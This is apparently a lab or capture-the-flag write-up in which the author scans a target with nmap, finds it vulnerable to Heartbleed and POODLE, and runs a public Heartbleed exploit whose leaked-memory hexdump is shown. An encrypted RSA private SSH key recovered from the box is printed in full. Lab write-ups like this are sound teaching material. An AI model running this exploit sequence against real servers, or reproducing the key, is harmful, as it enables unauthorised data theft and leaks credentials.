
```
sohamt@CyberCreedPC ~/current $ cat ssh_key
-----BEGIN RSA PRIVATE KEY-----
Proc-Type:4,ENCRYPTED
DEK-Info:AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----
```

got a private ssh key!!!




```
sohamt@CyberCreedPC ~/current $ nmap --script=vuln 10.129.231.125

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-26 11:51 IST
Nmap scan report for 10.129.231.125 (10.129.231.125)
Host is up (0.075s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)
|_  /index/: Potentially interesting folder
443/tcp open  https
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-enum:
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)
|_  /index/: Potentially interesting folder
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
```

So after looking on different web pages and directories and also looking if the web server running is vulnerable or not but still didn't find anything and then ran the "vuln" script by nmap...



```
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows
 for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected
by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions a
nd could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys thems
elves.
|
```

Found the web application to be vulnerable with "Heartbleed" bug which is an error in openssl cryptographic library which can leak the info. which is supposed to be protected by SSL/TLS enryption...



mpgn Create README.md c6b0382 · 9 years ago

utils	Add heartbleed exploit	9 years ago
.gitignore	Add heartbleed exploit	9 years ago
README.md	Create README.md	9 years ago
heartbleed-exploit.py	Update heartbleed-exploit.py	9 years ago

README

Heartbleed PoC

A sample example of the Heartbleed attack using the server https://www.cloudflarechallenge.com/ made for trying this attack.

First, the two best explanations I read on the subject :

- http://www.seancassidy.me/diagnosis-of-the-openssl-heartbleed-bug.html
- http://xkcd.com/1354/

About

💔 Hearbleed exploit to retrieve sensitive information CVE-2014-0160 💔

Readme

Activity

78 stars

6 watching

42 forks

Report repository

Releases

No releases published

Packages


No packages published

Languages

● Python 100.0%


Exploit

So searched for any possible exploits and found one, let's try it!!!




```
sohamt@CyberCreedPC ~/current/heartbleed-PoC (master) $ python2 heartbleed-exploit.py 10.129.231.125

Connecting...
Sending Client Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 885
 ... received message: type = 22, ver = 0302, length = 331
 ... received message: type = 22, ver = 0302, length = 4
Handshake done...
Sending heartbeat request with length 4 :
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response in file out.txt
WARNING : server returned more data than it should - server is vulnerable!
```

Run the exploit with python2 as it will not work with python3.




```
sohamt@CyberCreedPC ~/current/heartbleed-PoC (master?) $ ls -al
total 108
drwxr-xr-x 4 sohamt sohamt  4096 Oct 26 11:56 .
drwxr-xr-x 3 sohamt sohamt  4096 Oct 26 11:56 ..
drwxr-xr-x 8 sohamt sohamt  4096 Oct 26 11:56 .git
-rw-r--r-- 1 sohamt sohamt   694 Oct 26 11:56 .gitignore
-rw-r--r-- 1 sohamt sohamt  5498 Oct 26 11:56 heartbleed-exploit.py
-rw-r--r-- 1 sohamt sohamt 75777 Oct 26 11:56 out.txt
-rw-r--r-- 1 sohamt sohamt  2421 Oct 26 11:56 README.md
drwxr-xr-x 2 sohamt sohamt  4096 Oct 26 11:56 utils
```

After running the exploit the leaked info. from the web server will be in the out.txt file.




```
sohamt@CyberCreedPC ~/current/heartbleed-PoC (master?) $ cat out.txt
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 A4 2E 3F 45  ....#.........?E
  00e0: CC 4F 23 51 5B D2 43 81 D4 09 93 15 11 59 62 DA  .O#Q[.C......Yb.
  00f0: E6 9A FD 91 C4 BF 01 76 D6 96 3A F8 AF 5E 23 97  .......v..:..^#.
